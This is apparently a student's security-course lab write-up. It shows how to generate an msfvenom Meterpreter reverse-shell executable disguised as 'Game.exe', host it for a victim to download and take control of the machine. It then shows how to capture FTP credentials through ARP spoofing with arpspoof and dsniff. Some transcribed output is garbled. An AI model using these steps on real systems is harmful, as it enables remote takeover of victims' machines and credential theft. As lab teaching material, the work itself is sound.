
# Day 6 – Assignment

## **Question 1:**

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

#### **Solution:**


**Step 1:** Create a new folder in <a href="https://www/html/">/war/www/html/</a> directory to host your payload file.



Step 2: Creating the payload, syntax is msfvenom -p windows/meterpreter/reverse\_tcp -platform windows-a x86 -e x86./shikata\_ga\_nai -b "\x00" LHOST=192.168.23.128 -f exe >/var/www/html/Payload/Game.exe

```
root@kali-pc-001:/var/www/html/Payload# msfvenom -p windows/meterpreter/rev erse_tcp -platform windows-a x86 -e x86/shikata_ga_nai -b "\x0" LHOST=192.1 68.23.128 -f exe > /var/www/html/Payload/Game.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```


## Payload is now live for download in Victim's PC:



## **Step 3:** Enabling and starting Apache2

root@kali-pc-001:/var/www/html/Payload# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/s
ystemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service
→ /lib/systemd/system/apache2.service.
root@kali-pc-001:/var/www/html/Payload# systemctl start apache2


**Step 4**: The attacker keeps the meterpreter ready for capturing the connections using msfconsole.



**Step 5**: Once the victim downloads and opens the payload, the connection is established with the attacker, giving access to the victim's machine.

**Step 6**: To exploit, attacker can send file (upload x.txt) and it will reflect on the victim's window.

```
meterpreter > upload x.txt
[*] uploading : x.txt → x.txt
[*] uploaded : x.txt → x.txt
meterpreter >
```




## **Question 2:**

- Create an FTP server
- Access FTP server from windows command prompt
- Do a mitm on username and password of FTP transaction using wireshark and dsniff.

## **Solution:**

## **Step 1:** Creating a FTP Server

- Install FTP Server
- Go to tools->IIS Manager
- Right click on computer name
- Give FTP Site Name and physical path c:\inetpub\ftproot
- Select No SSL
- Select basic authentication Give permissions to all users for Read and Write



## Step 2: Accessing FTP using command prompt

# o ftp <path of FTP>

```
C:\WINDOWS\system32\cmd.exe
   Subnet Mask . . . . . . . : 255.255.255

Default Gateway . . . . . : 192.168.0.1
 :\Users\DAANISH>ftp 192.168.2-5.134
 nknown host 192.168.2-5.134.
 C:\Users\DAANISH>ftp 192.168.205.134
C: USER'S (DAGHISH) F 12: 100: 125: 134.
Connected to 192.168.205.134.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.205.134:(none)): ftpuser
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.
 C:\Users\DAANISH>ftp 192.168.205.134
 Connected to 192.168.205.134.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.205.134:(none)): ftpuser
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.
  \Users\DAANISH>
```

#### Step 3: Do a mitm on username and password of FTP transaction using wireshark and dsniff.

- Login as root in kali
- apt install dsniff
- echo 1 > /proc/sys/net/ipv4/ip\_forward
- sysctl –w net.ipv4.ip\_forward=1
- arpspoof –i eth0 –t <IP OF Target> -r <IP of receiver>
- dsniff –i eth0

Now, the dsniff has filtered all the packets and displayed only the username and password.

If we see in the Wireshark, filter the TCP port 21 packet using the command, tcp.port==21

